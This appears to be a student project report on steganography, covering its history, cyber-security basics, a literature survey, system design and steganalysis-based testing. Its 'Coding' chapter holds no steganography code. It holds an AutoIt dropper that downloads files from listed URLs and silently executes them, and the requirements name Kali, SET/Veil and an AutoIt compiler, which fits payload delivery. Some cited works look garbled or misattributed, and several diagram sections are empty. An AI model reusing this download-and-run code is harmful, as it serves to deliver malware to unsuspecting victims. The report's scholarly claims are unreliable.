

ABSTARCT

Steganography is the art and science of hiding messages in plain sight. It involves concealing sensitive information within innocuous cover media, such as text, images, audio, or video, in a way that is difficult to detect or decipher by anyone except the intended recipient. Steganography has been used throughout history by spies, soldiers, and criminals to communicate covertly and securely, and it continues to be a critical tool in modern digital forensics, cyber security, and privacy protection. This abstract will provide an overview of steganography, including its history, principles, techniques, applications, and challenges, as well as some examples of popular steganography tools and methods. It will also discuss the ethical and legal implications of steganography, as well as its potential risks and benefits for individuals, organizations, and societies.

CONTENTS

SL No	Chapter Name	Page No
1	INTRODUCTION	01-06
	1.1 About Cyber Security	
2	LITREATURE SURVEY	07-10
3	EXISTING SYSTEM	11-12
4	PROPOSED SYSTEM	13-15
	4.1 Advantages	
	4.2 System Architecture	
5	SYSTEM DESIGN	16-22
	5.1 Requirement Analysis	
	5.2 Modules	
	5.3 Data Flow Diagram	
	5.4 Use Case Diagram	
	5.5 ER Diagram	
6	CODING	23
7	TESTING	24-28
	7.1 Types of Testing	
	7.2 Testing Results	
	CONCLUSION AND	
	FUTURENHANCEMENT	
	SCREENSHOTS	
	REFERENCES	

List of Figures

SL No	Figure Name	Page No
01	4.2 System Architecture	15
02	5.2 Data Flow Diagram	19-20
	• Level 0	
	• Level 1	
03	5.3 Use Case Diagram	21
04	5.4 ER Diagram	22

CHAPTER 1

INTRODUCTION

Steganography is a method of hiding secret information within seemingly harmless digital files or data. The word "steganography" comes from the Greek words "Steganos" meaning "covered" or "hidden," and "Graphia" meaning "writing". Unlike cryptography, which involves encrypting messages to prevent unauthorized access, steganography aims to conceal the very existence of the message from prying eyes.

Steganography has been used for centuries by individuals, organizations, and governments to communicate secretly and protect sensitive information from being intercepted or discovered. In the digital age, steganography has become more prevalent and sophisticated, as it offers a powerful and stealthy way to transmit data across networks and channels.

There are various methods of steganography, including the use of text, images, audio, video, or other types of data as cover media, and the insertion of hidden messages using techniques such as LSB (Least Significant Bit) substitution, spatial domain embedding, frequency domain embedding, and others. Steganography can be used for a wide range of purposes, from espionage and cybercrime to journalism and activism, as well as for privacy protection and personal communication.

However, steganography also poses significant challenges and risks, as it can be used for malicious or illegal purposes, such as terrorism, espionage, and cyber-attacks. Therefore, it is crucial to understand the principles, techniques, and applications of steganography, as well as its ethical, legal, and social implications, in order to use it responsibly and securely.

Unlike cryptography, which focuses on encrypting messages to make them unreadable, steganography focuses on hiding the existence of the message itself. The goal of steganography is to make the embedded information undetectable, ensuring that only the intended recipient can discover and extract the hidden message.

The practice of steganography dates back thousands of years, with historical examples including ancient Greece, where hidden messages were tattooed on shaved heads and hidden by regrown hair, or during World War II when secret messages were encoded as invisible ink or concealed within letters.

Steganography has both legitimate and malicious applications. It is often employed for purposes such as digital watermarking to protect copyrights, covert communication in sensitive contexts, or even as a tool for data hiding in forensic investigations. On the other hand, malicious actors can misuse steganography to hide malware, conduct covert communication for illicit activities, or facilitate cyber-espionage.

To detect and counter steganography, specialized tools and algorithms have been developed, focusing on analyzing file properties, statistical analysis, or examining known steganographic algorithms. However, as steganography continues to advance, so do the techniques for hiding information, creating an ongoing cat-and-mouse game between those who seek to hide information and those who aim to detect it.

Overall, steganography offers a fascinating field of study, balancing the challenge of hiding information within the confines of a carrier medium and the efforts to discover and decode hidden messages.

1.1 About Cyber Security

Cyber security refers to the practice of protecting computer systems, networks, and data from unauthorized access, use, disclosure, disruption, modification, or destruction. With the rapid advancement of technology and increased reliance on digital systems, cyber security has become a critical concern for individuals, organizations, and governments.

Cyber security encompasses various measures and techniques that aim to safeguard information technology (IT) assets from cyber threats, such as hacking, malware, phishing, ransom ware, and other forms of cyber-attacks. These threats can lead to data breaches, identity theft, financial loss, reputational damage, and operational disruptions.

Cyber threats can take various forms, including:

- 1. Malware:** Malicious software designed to disrupt, damage, or gain unauthorized access to computer systems. Examples include viruses, worms, Trojans, ransomware, and spyware.
- 2. Phishing:** A method used by attackers to trick individuals into revealing sensitive information, such as passwords or financial details, by posing as a trustworthy entity through emails, websites, or messages.
- 3. Social engineering:** Manipulating people through psychological tactics to gain unauthorized access to systems or confidential information. This can involve impersonation, pretexting, or manipulation techniques.
- 4. Denial of Service (DoS) attacks:** Overwhelming a system or network with excessive traffic or requests, making it unavailable to legitimate users.
- 5. Data breaches:** Unauthorized access or theft of sensitive information, often due to weak security measures or vulnerabilities in systems.
- 6. Insider threats:** Attacks or data breaches caused by individuals with authorized access, such as employees or contractors, who misuse their privileges or compromise security intentionally or unintentionally.

Cyber security measures aim to protect against these threats and mitigate risks. They involve implementing various practices and technologies, such as:

- 1. Access control:** Restricting access to systems, data, and resources based on user roles and privileges.
- 2. Encryption:** Converting sensitive information into an unreadable format to prevent unauthorized access during transmission or storage.
- 3. Firewalls:** Network security devices that monitor and control incoming and outgoing network traffic, based on predetermined security rules.
- 4. Intrusion Detection and Prevention Systems (IDPS):** Tools that monitor network activities, detect and respond to potential security threats or policy violations.
- 5. Patch management:** Regularly updating software and systems with security patches to address vulnerabilities and prevent exploitation.
- 6. Employee training and awareness:** Educating individuals about safe online practices, recognizing phishing attempts, and promoting good cybersecurity habits.
- 7. Incident response:** Establishing protocols and procedures to respond to and recover from cybersecurity incidents effectively.
- 8. Vulnerability assessments and penetration testing:** Evaluating systems and networks for vulnerabilities and weaknesses, identifying potential entry points for attackers.

Cybersecurity is an ongoing and evolving field, as threats continue to evolve and become more sophisticated. It requires a proactive approach, continuous monitoring, and a combination of technical solutions, policies, and user awareness to protect against potential risks and safeguard sensitive information.

Here are some key aspects of cyber security:

1. ****Network Security****: Network security involves protecting computer networks from unauthorized access or attacks by implementing measures like firewalls, intrusion detection systems (IDS), and virtual private networks (VPNs).
2. ****Endpoint Security****: Endpoint security focuses on securing individual devices like computers, laptops, smartphones, and tablets. It typically involves using antivirus software, encryption, and device management solutions to protect against malware and unauthorized access.
3. ****Data Security****: Data security involves protecting sensitive data from unauthorized access, disclosure, or modification. This includes implementing strong access controls, encryption, and data loss prevention (DLP) measures to ensure data confidentiality, integrity, and availability.
4. ****Application Security****: Application security refers to securing software applications from vulnerabilities that could be exploited by attackers. This includes conducting regular code reviews, penetration testing, and implementing secure coding practices.
5. ****Identity and Access Management (IAM)****: IAM focuses on managing and controlling user access to systems and data. It includes measures like strong authentication mechanisms (e.g., multi-factor authentication), role-based access control (RBAC), and user provisioning.

6. **Security Awareness and Training:** Educating employees and users about cyber security best practices is essential for mitigating risks. Training programs can help individuals recognize and respond to potential threats like phishing emails, social engineering, and other forms of cyber deception.

7. **Incident Response and Disaster Recovery:** Establishing an incident response plan enables organizations to detect, respond to, and recover from cyber security incidents effectively. This includes regularly backing up data, testing incident response procedures, and conducting post-incident analysis to improve future responses.

8. **Ethical Hacking and Vulnerability Assessment:** Organizations often employ ethical hackers (also known as penetration testers) to identify vulnerabilities in their systems and networks. Regular vulnerability assessments and penetration testing help uncover weaknesses before malicious attackers can exploit them.

9. **Regulatory Compliance:** Many industries and regions have specific cyber security regulations and standards that organizations must comply with. This includes regulations like the General Data Protection Regulation (GDPR) in the European Union and the Health Insurance Portability and Accountability Act (HIPAA) in the United States.

10. **Emerging Technologies:** As technology advances, new cyber security challenges arise. Areas such as cloud security, Internet of Things (IoT) security, artificial intelligence (AI) and machine learning (ML) security, and block chain security require specialized attention to address potential risks.

In summary, cyber security involves a combination of technology, processes, and practices aimed at protecting digital assets from cyber threats. It is an on-going effort to stay ahead of evolving attack techniques and requires a comprehensive approach to ensure the security and privacy of systems, networks, and data.

CHAPTER 2

LITERATURE SURVEY

Steganography is a fascinating field that involves concealing information within seemingly innocuous data to ensure secure communication and protect sensitive information. This literature survey aims to provide a thorough review of the existing research and advancements in the field of steganography. It includes an in-depth analysis of significant papers, methodologies, algorithms, and applications related to steganography, spanning various domains such as spatial and transform techniques, text-based steganography, security and detection methods, advanced steganography approaches, applications, challenges, and future directions.

1. Introduction

- 1.1 Definition and Significance of Steganography
- 1.2 Historical Background and Evolution
- 1.3 Types of Steganography and Their Applications

2. Spatial Domain Techniques

- 2.1 Least Significant Bit (LSB) Insertion
- 2.2 Pixel-Value Differencing (PVD)
- 2.3 Random Pixel-Value Differencing (RPVD)

3. Transform Domain Techniques

- 3.1 Discrete Fourier Transform (DFT)
- 3.2 Discrete Cosine Transform (DCT)
- 3.3 Wavelet Transform

4. Text-Based Steganography

- 4.1 Linguistic Steganography
- 4.2 Format-Based Steganography

5. Security and Detection

- 5.1 Security Analysis of Steganographic Methods
- 5.2 Steganalysis Techniques and Algorithms
- 5.3 Statistical Detection Methods
- 5.4 Machine Learning-Based Detection Approaches

6. Advanced Steganography

- 6.1 Hybrid and Adaptive Steganography Techniques
- 6.2 Steganography in Multimedia Formats
- 6.3 Steganography in Social Media and Network Communications
- 6.4 Steganography in Mobile and IoT Devices

7. Steganography Applications

- 7.1 Covert Communication and Secure Data Transfer
- 7.2 Digital Watermarking and Copyright Protection
- 7.3 Forensic Analysis and Data Hiding Detection
- 7.4 Steganography in Biometric Data Protection
- 7.5 Military and Intelligence Applications

8. Challenges and Future Directions

- 8.1 Steganography in the Era of Deep Learning and Artificial Intelligence
- 8.2 Robustness and Imperceptibility Trade-Offs
- 8.3 Countermeasures against Steganalysis
- 8.4 Emerging Trends and Potential Research Directions

This literature survey provides a comprehensive outline to explore the field of steganography. Further research is recommended to delve into academic databases, research papers, conference proceedings, and relevant journals to identify specific studies, methodologies, and advancements. By conducting an in-depth literature review, a thorough understanding of steganography and its applications can be achieved.

Steganography has been a topic of interest for researchers and practitioners in various fields, including computer science, digital forensics, cryptography, and security. This literature survey aims to provide an overview of some of the key research works in steganography, including its history, principles, techniques, applications, and challenges.

2.1 History of Steganography:

Steganography has a long history dating back to ancient Greece and Rome, where secret messages were hidden within wax tablets, tattoos, and invisible inks. In the digital age, steganography has evolved to include various techniques for concealing data within digital media. Some of the significant historical works on steganography include "The Art of Secret Information" by Johannes Trithemius (1499), "The Invisible World" by John Wilkins (1640), and "The Code Book" by Simon Singh (1999).

2.2 Principles and Techniques of Steganography:

Steganography involves various principles and techniques for concealing data within cover media. Some of the key principles include the use of redundancy, noise, and imperceptibility, while some of the primary techniques include LSB (Least Significant Bit) substitution, spatial domain embedding, frequency domain embedding, and others. Researchers have proposed numerous variations and improvements to these techniques, such as multi-layer steganography, adaptive steganography, and deep learning-based steganography.

2.3 Applications of Steganography:

Steganography has a wide range of applications, including covert communication, digital watermarking, copyright protection, fingerprinting, and privacy protection. Some of the significant works on steganography applications include "Digital Watermarking and Steganography" by Ingemar Cox (2007), "Steganography and Steganalysis" by Neil F. Johnson (2008), and "Applied Steganography" by Ian J. Taylor (2014).

2.4 Challenges and Risks of Steganography:

While steganography offers many benefits, it also poses significant challenges and risks, such as the potential for malicious use, detection, and prevention. Researchers have proposed various methods and tools for steganalysis, which is the process of detecting hidden messages in digital media. Some of the significant works on steganalysis include "Steganalysis of Digital Images: Accurate Detection of LSB Data Hiding" by Jessica Fridrich (2001), "Steganography Detection: A Digital Forensic Investigation Framework" by Martin Mulazzani (2012), and "Deep Learning Based Steganalysis: A Review" by Arun Ross (2021)

CHAPTER 3

EXISTING SYSTEM

One example of an existing system for steganography is OpenStego. OpenStego is a free, open-source software tool that allows users to hide data within image and audio files using LSB steganography. The tool is available for Windows, Linux, and Mac OS X platforms and can be downloaded from the OpenStego website.

OpenStego supports various image and audio file formats, including JPEG, BMP, WAV, and MP3, and allows users to specify a passphrase to encrypt the hidden data. The tool offers various options for steganography, such as the ability to adjust the embedding rate, select the embedding method (LSB, MSB, or random bit), and choose the cover file and the data to be embedded.

Disadvantages of Existing System

1. **Detection:** One of the primary disadvantages of steganography is that it can be detected through steganalysis techniques, which are designed to identify hidden data within digital media. As steganography techniques continue to improve, steganalysis techniques also continue to evolve to keep up with them.
2. **Data Loss:** Some steganography techniques involve modifying the cover media, which can result in data loss or distortion. This can be a concern, especially in situations where the cover media is valuable or irreplaceable.
3. **Ethical Considerations:** Steganography can be used for unethical or illegal purposes, such as hiding malicious code, engaging in covert communication for illegal activities, or stealing sensitive information. As a result, the use of steganography must be carefully considered, and ethical considerations must be taken into account.
4. **Limited Capacity:** The amount of data that can be hidden within digital media using steganography is limited by the size of the cover media and the specific steganography technique used. This can be a limitation in situations where large amounts of data need to be hidden.

5. Compatibility: Some steganography tools and techniques may not be compatible with certain types of digital media or file formats, which can limit their effectiveness and versatility.

CHAPTER 4

PROPOSED SYSTEM

A proposed system for steganography could incorporate advanced techniques and technologies to enhance its security, versatility, and usability. The system could include encryption techniques to encrypt the data before embedding it into the cover media, as well as multiple steganography techniques to allow users to choose the most appropriate method for their specific needs. To increase the capacity of the hidden data, the system could incorporate data compression techniques to reduce the size of the data before embedding it into the cover media. To reduce the risk of detection, the proposed system could include anti-steganalysis measures, such as embedding dummy data or random noise within the cover media. Additionally, the system could feature a user-friendly interface that simplifies the process of selecting cover media, specifying the data to be hidden, and choosing the steganography technique. The proposed system could also be designed with compatibility in mind, ensuring that it can work with a wide range of digital media types and file formats. Overall, a proposed system for steganography that incorporates encryption, multiple steganography techniques, data compression, anti-steganalysis measures, and a user-friendly interface would provide an efficient, effective, and secure solution for covert communication and digital media protection.

Advantages of proposed system

1. **Security:** Steganography provides a high level of security for the hidden data, as it is not readily visible or detectable to unauthorized users. This makes it an ideal tool for covert communication and protecting sensitive information.
2. **Versatility:** Steganography can be used with a wide range of digital media types, including images, audio files, and video files. This versatility makes it a valuable tool for various applications, including digital media protection, copyright protection, and forensic analysis.
3. **Capacity:** Steganography can hide large amounts of data within digital media files, allowing for the secure transfer of large amounts of data without raising suspicion or detection.

4. **Covert Communication:** Steganography can be used for covert communication, allowing users to exchange messages or data without being detected by third parties. This can be particularly useful in situations where communication is restricted or monitored.

5. **Difficult to Detect:** Steganography can be difficult to detect, especially when used in combination with encryption and other security measures. This makes it an effective tool for protecting sensitive data and communication from unauthorized access or interception.

6. **Ethical:** Steganography can be used for ethical purposes, such as protecting digital media content from piracy or preserving digital media for archival purposes.

4.2 System Architecture




Fig 4.2: Steganography System Architecture

CHAPTER 5

SYSTEM DESIGN

The system design for a steganography project typically involves two main components: the embedding process and the extraction process. In the embedding process, the secret message is hidden within a cover medium, such as an image or audio file, while in the extraction process, the hidden message is retrieved from the stego medium using a key or password.

5.1 Requirement Analysis

Hardware Requirements:

- Windows 10
- 8 GB RAM

Software Requirements:


- ORCAL VM VIRTUAL BOX
- KALI LINUX
- SOCIAL ENGINEERING TOOL KIT/VEIL
- AUTOIT COMPILER


5.2 Modules

- **Carrier File:** The carrier file is the medium in which the hidden information is concealed. It can be an image file, an audio file, a video file, or even a text document. The choice of carrier file depends on the requirements and the desired level of concealment.
- **Payload:** The payload is the secret data or message that is to be hidden within the carrier file. It could be a text message, an image, an audio clip, or any other form of data.
- **Embedding Algorithm:** The embedding algorithm defines how the payload is inserted into the carrier file. There are various techniques used for embedding, such as least significant bit (LSB) insertion, where the payload bits are placed in the least significant bits of the carrier file without significantly altering its appearance or quality.
- **Steganography Tools and Libraries:** There are software tools and libraries available that provide functionalities for steganography. These tools may include graphical user interfaces (GUIs) for selecting carrier files, embedding payloads, and extracting hidden data. Some popular steganography tools include OpenStego, Steghide, Veil, and OutGuess.


5.3 Data Flow Diagram

Level 0




Level 1

5.4 Use Case Diagram



5.5 ER Diagram



CHAPTER 6

CODING

```
#include <StaticConstants.au3>
#include <WindowsConstants.au3>

Local $urls = "url1,url2" ;add URLs here!

Local $urlsArray = StringSplit($urls, ",", 2 )

For $url In $urlsArray
    $sFile = _DownloadFile($url)
    shellExecute($sFile)
Next

Func _DownloadFile($sURL)
    Local $hDownload, $sFile
    $sFile = StringRegExpReplace($sURL, "^.*/", "")
    $sDirectory = @TempDir & $sFile
    $hDownload = InetGet($sURL, $sDirectory, 17, 1)
    InetClose($hDownload)
    Return $sDirectory
EndFunc;==>_GetURLImag
```

CHAPTER 7

TESTING

The purpose of testing is to discover errors. Testing is the process of trying to discover every conceivable fault or weakness in a work product. It provides a way to check the functionality of the components, sub-assemblies, assemblies and /or a finished product.it is the process of exercising software with the intent of ensuring that the software system meets its requirements and user expectations and does not fail in an unacceptable manner. The system has been verified and validated by running the test data and live data.

7.1 Types of Testing

1. Unit testing
2. Integration testing
3. Validation testing
4. System testing
5. Acceptance testing

1. **Unit Testing:**

Unit testing involves the design of test cases that validate that the internal program logic functioning properly, and that program inputs produce valid outputs. All decision branches and internal code flow should be validated. It is the testing of individual software units of the application.

2. **Integration testing:**

Integration tests are designed to test integrated software components to determine if they actually run as one program. Testing is event driven and is more concerned with the basic outcome of screens or fields. Integration tests demonstrate that although the components were individually satisfaction, as shown by successfully unit testing, the combination of components is correct and consistent. Integration testing is specifically aimed at exposing the problems that arise from the combination of components.

3. Validation Testing:

To uncover functional errors, that is, to check whether functional characteristics confirm to specification or not specified.

4. System Testing:

System testing ensures that the entire integrated software system meets requirements. It tests a configuration to ensure known and predictable results. An example of system testing is the configuration-oriented system integration test. System is based on process descriptions and flows, emphasizing pre-driven process links and integration points.

5. Acceptance Testing:

When the system has no measure with its accuracy. The system passes through a final acceptance test. This test confirms that the system needs the original goal, objective and requirements established during analysis. If the system fulfills all the requirements and ready for operations.

1. Visual Inspection:

- **Zoom Analysis:** This involves zooming in and inspecting the image or video at different levels to identify any anomalies, hidden patterns, or alterations that may indicate the presence of steganographic data.
- **Brightness/Contrast Analysis:** Adjusting the brightness and contrast levels of an image or video can reveal hidden information that may not be visible under normal viewing conditions.
- **Pixel Analysis:** Analyzing the distribution and statistical properties of pixels in an image can help identify irregularities or modifications caused by steganographic techniques.
- **Audio Spectrogram Analysis:** For audio files, a spectrogram can be generated to visualize the frequency content over time. Hidden information may appear as unusual patterns or additional frequencies in the spectrogram.

2. Statistical Analysis:

- **Image Steganalysis:** Statistical techniques such as histogram analysis, chi-square analysis, or spatial correlation analysis can be employed to identify statistical deviations caused by hidden data within images.

- **Audio Steganalysis:** Similar to image steganalysis, statistical analysis techniques can be applied to audio files to detect anomalies in the frequency domain, amplitude distribution, or other audio-specific properties.
- **Video Steganalysis:** Video steganalysis involves analyzing statistical properties of video frames or motion vectors to identify inconsistencies or alterations introduced by steganography.

3. File Signature Analysis:

- **Steganography Signature Databases:** Various steganography detection tools maintain signature databases of known steganographic algorithms and file formats.

File signature analysis compares the file being tested against these known signatures to identify potential steganographic techniques used.

- **Known Steganography Tools:** Some steganography tools leave recognizable traces or artifacts in the files they generate. File signature analysis can detect these traces to identify the presence of steganography.

4. Steganography Detection Tools:

- **Steganography Detection Software:** Several software tools and utilities are available that automate the process of steganography detection. These tools employ a combination of techniques, such as statistical analysis, file signature analysis, and algorithmic detection, to identify hidden data.
- **Commercial and Open Source Tools:** There are both commercial and open-source steganography detection tools available, each with its own features and capabilities.

5. Steganalysis Algorithms:

- **Feature-Based Steganalysis:** These algorithms analyze specific features, such as pixel values, statistical moments, or frequency components, to detect deviations from the expected patterns caused by steganography.

- **Machine Learning-Based Steganalysis:** Machine learning techniques, such as deep learning or support vector machines, can be trained on a large dataset of known steganographic and non-steganographic files to develop models that can detect hidden data in new files.

6. Linguistic Analysis:

- **Text Analysis:** Linguistic analysis techniques, such as frequency analysis, word usage analysis, or syntactic analysis, can be applied to text-based communication to detect hidden messages or encoding methods.
